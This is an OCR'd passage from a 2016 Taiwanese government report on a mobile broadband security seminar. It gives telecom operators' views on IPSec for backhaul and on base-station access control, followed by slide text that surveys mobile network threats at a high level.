105 年 5 月 30 日於張榮發基金會國際會議中心舉辦之行動寬頻資安研討會，會中邀請國內行動寬頻業者：中華電信、台灣大哥大、遠傳電信、亞太電信及台灣之星共同參與，雖然在最後問題與討論時，各業者並無發表任何建議，但就會中茶敘時所討論之議題，提出建議看法如下。

安全機制 IPSec：針對 Backhaul 訊務傳遞時之資料加密保護，3GPP 及 NIST 皆建議可啟動 IPSec 機制，進行安全防護。如主管機關基於資訊安全緣由要求我國電信業者均啟動 IPSec，是否有實際執行之困難？此外，是否有其他可替代的安全建議技術或安全防護機制。	
台灣大哥大	1. 阻礙未來 5G 網路發展：以未來 5G 網路技術而言，除了更快的速度及更多的連線外，其技術規格對於更短的網路時延也列為指標項目之一。如將 IPsec 訂為行動寬頻網路必要項目，勢必將對國內 IoT/M2M 產業創新發展造成阻礙，同時也影響未來與國際 5G 網路接軌之勢 2. 降低 Backhaul 網路傳送效率：由於啟用 IPsec 必需改變 X2 connectivity 架構，連帶造成 Backhaul 網路傳輸時延增加而直接影響用戶的服務品質。一般的正常架構下，用戶在 LTE 基地台之間移動時，X2-u 所造成的服務中斷小於 20ms；但當採用 Indirect X2 Connectivity via Core network 架構時，此 X2-u 介面影響的服務中斷時間將達到二倍以上約 50ms。也就是說其服務品質已經退回和 3G 網路相同，當用戶使用 VoLTE 之類的即時語音服務時，勢必需忍受因封包延時增加而造成通話延遲現象。 3. 影響 LTE-Advanced 網路運作效能：LTE-Advanced 網路架構要求更嚴謹的封包延時控制以及基地台之間的即時協同運作效率(CoMP 功能)，在此要求下，X2 介面 transport latency 需小於 2ms。若採用 IPsec 架構，transport latency 將無法滿足 LTE-Advanced 架構的要求。
遠傳電信	1. 基地臺端之傳輸，業者皆使用專線電路(封閉電路)，端點位於各機房進行點對點傳輸，不經網際網路，端點之設備為 VLAN private IP，並依 ISO27001 與 27011 增項部分進行資安管控，本身有 ID/Password 由網管中心進行監控，一經入侵會發生告警異常，無法入侵及中途攔截。所謂之明碼傳輸是在這專屬點對點電路中進行傳送，在目前尚無法突破上述管控下，即便取得內容也需要核心網路端設備之支援才有辦法取得相關資訊，這也是 3GPP 規定下進行通訊監察需在核心網路端的原因。 2. 在此安全架構下若再導入 ipsec，將造成用戶效能大幅下降，LTE 核心網路 latency 增加，無法因增加投資而進行改善，形成即時服務的推動困難，甚

	至於影響物聯網之未來架構及效能，此舉將影響台灣地區未來物聯網之規劃；此外導致 CAPEX 投資增 20-30 億，OPEX 電路支出每年 24 億(每個月增加至少 2 億)。 3. 訊務會過度集中 (Limit by S-GW location)，引發類似 NTT DoCoMo 2012 年網路大壅塞事件。 4. 而 IPSec 在目前各國使用之情況為，流量經由網際網路回到業者之機房，因此需要於兩端導入 IPSec 進行加密，即為 untrust 的網路需導入 IPSec 之技術，目前業者早已導入此技術，應用於 femtocell 等。
台灣之星	Nokia 4G Macro 基站是透過專用傳輸網路，與現有 3G 基站相同，相較於小型基站台可用分享傳輸網路，是比較安全的，無一定需要啟動 IPSec 機制。


安全環境要求：為了避免基站遭受人為蓄意破壞或利用埠口進行設定更改。請教貴公司如何進行工程人員基站存取權限管理？基站設備建置點之出入管制及基站進出管理授權稽核機制？	
台灣大哥大	1. 基站管理如為獨立門禁管理權，承包商如有進入基地台進行相關工程之需求，會由基地台維運人員陪同，或向基地台管理人員提出鑰匙申請並於使用後歸還。 2. 一般例行性維護作業需向基地台工作管理人員申請或由基地台工作管理人員派工後始能進入基地台進行相關工程。 3. 所有作業出入均需填寫基地台人員進出管制表以利稽核。 4. 進行不定期進行抽查，如發現廠商執行不確實，將列入缺失改善事項並要求施工廠商改善，如為累犯將取消其承攬工程資格。 5. 如共構及政府機關持有空間，均需事先提出並辦理進出證申請，其管制依各機關規定辦理。
遠傳電信	1. 基站門禁管制及門禁告警(進入前須向 NOC 通知)；NOC 為網管中心。 2. BTS/TX 接入要有：需要知道站台 IP 才可連上 BTS、需有 User name & Password、TX 需要專用 Console 程式連接。 3. BTS/TX 帳號限制無法連出該站台以外(無法 telnet 到其他 node)。

亞太電信	1. 對基站均有制定符合 ISO/IEC 27001 之監控管理規範。 2. 提供使用者許可權管理機制，可根據職責為每個用戶設定明確許可權是管理員或普通用戶，確保所有用戶只能訪問/修改本許可權內內容，避免越權訪問。 3. 任何關鍵操作、異常事件均會紀錄日誌，可供追溯和查詢。
台灣之星	基站裝設有環控告警，人員進出入會有告警產生，基站門禁鑰匙平常在維運人員，若有工班要出入需向維運人員申請。

資安水準提昇：基於基站之地域性、隱私性及數量考量，目前尚未納入 ISO/IEC 27001 認證範圍。請教貴公司針對基站資安之自主管理作法與基站資安水準提昇之規劃建議。	
台灣大哥大	自主管理方面: 1. 基站管理要求為獨立門禁管理權及環境監控雙重管理。 2. 共構及政府機關持有空間，需事先提出並辦理進出證申請。 資安水準提升方面: 1. 基站管理於重點機房除原本獨立門禁管理權及環控外，另加電子保全以提升安全層級。 2. 強化基站使用者帳戶管理方式，限定每使用者帳戶使用時間及強制斷線策略。
遠傳電信	公司針對 None-ISO27001 的驗證範圍，例如小型基站與基地臺。都會依尋 ISO27001 之標準，編入 None-ISO 的資產清冊，與自我評鑑表，於 105 年年中開始內稽抽驗。
亞太電信	基站目前尚未納入 ISO/IEC 27001 認證範圍，對於基站的資安管理，除了公司定期舉辦資訊安全宣導及稽核外，就 ISO/IEC 27001 存取控制（限制網路、系統、應用程式、功能、及資料的存取權限）的標準，公司對於工作人員許可權都有分層管理。除管理員有最高許可權，可以配置、修改、刪除、查詢基站所有配置外，授權的一般維護人員僅有部份資訊查詢權，無法修改。

第8.2節　研討會內容說明

一、行動寬頻資安威脅介紹



近年資安議題

行動寬頻網路架構

行動寬頻網路威脅

基站資安威脅風險

2

威脅、漏洞、攻擊

威脅

未發生，但是理論上會面臨攻擊的介面，不僅限於軟體

漏洞

常指軟體因設計不佳能讓攻擊者利用與攻擊

攻擊

已發生，利用安全漏洞來達到違反資訊安全的目的

3

近年資安議題

漏洞


小米手機

使用者隱私外洩

Heartbleed

使用者憑證資訊外洩

Shellshock



利用不當方式執行指令

攻擊

HackingTeam

]HackingTeam[

遠端控制程式外洩 (400GB)

XcodeGhost


內含木馬的軟體開發程式

T-Mobile

1,500萬個資外洩（信用卡、駕照）

4

IP網路 v.s. 行動網路



	IP網路	行動網路
最後一哩	有線	無線
身份認證	單向	雙向 ✓
終端設備	無控管	控管 ✓
裝置間通訊	容易	困難 ✓
通訊費用	便宜	昂貴
品質控制	差	好

5

近年資安議題

行動寬頻網路架構

行動寬頻網路威脅

基站資安威脅風險

6

行動寬頻（4G）網路架構

手機
（User Equipment, UE）

- 無線訊號通訊
- 身份認證
- 位置回報
- 電源管理
- 語音流量

基地台
（Evolved NodeB, eNB）

- 無線訊號通訊
- 無線資源管理
- 協助身份認證
- 網路流量轉換（無線轉有線）
- 換手機制（Handover）
- 流量控制


核心網路
（Evolved Packet Core,EPC）

- 身份管理
- 身份認證
- 付費機制管理
- 流量控管
- 位置追蹤
- 連線資源管理
- 銜接對外網路
- 封包轉換

7

新進因素

語音資料 | 數位編碼 GSM, CDMA | 資料數據 影音、網頁 | 數據全IP化 語音傳遞




圖片來源: storify.com, www.business2community.com


8

成長的惡意程式

"2015 Q4 有 72% 新型的惡意程式，可能跟 Google Aug. 2015 更新Android安全機制有關" — McAfee




來源：McAfee Lab, 2016



9

行動威脅 2015.10月 - 12月



來源：McAfee Lab, 2016

10

社交工程

- 利用個資來、人類互動來進行更深入的攻擊
- 人類的資安意識已經是整體安全最薄弱的環節
- 搭配電子郵件、釣魚網站、簡訊、USB隨身碟，可由社交工程套件產生。例如「social-engineer-toolkit，SET」
- 2014.12.01 陸客吳昕進入中華電信機房，How?

Black Hat 訓練課程

11

未保護的裝置

手機解鎖

許多使用者為了安裝客製的系統韌體，需要將開機區解鎖，重新刷入開機韌體。

破解遊戲、外掛

手機遊戲市場興起，許多玩家為了免費使用，或是不想花錢購買點數，會自行另外安裝破解檔案，或是遊戲外掛

付費軟體破解

第三方市場管理鬆散

第三方市場為了賺取網路廣告，利用快速以及不審查的方式，允許群眾上傳應用程式供人下載

Root 權限


可以自行開發以及安裝套件，來增加手機的功能性，或是取得更底層的資訊，像是比較好的電源管理以及程序排程

惡意程式

12

通訊數位化

- Circuit-Switched -> Packet-Switched (IP Packets)
- Packet-Switched 讓電信商有效管理網路資源，共享的網路資源可能會遭受到攻擊。



13

近年資安議題


行動寬頻網路架構

行動寬頻網路威脅

基站資安威脅風險


14

行動寬頻威脅種類



15


1.外來網路訊務量威脅



來源：Ericsson, 2015


16


2.無線訊號威脅

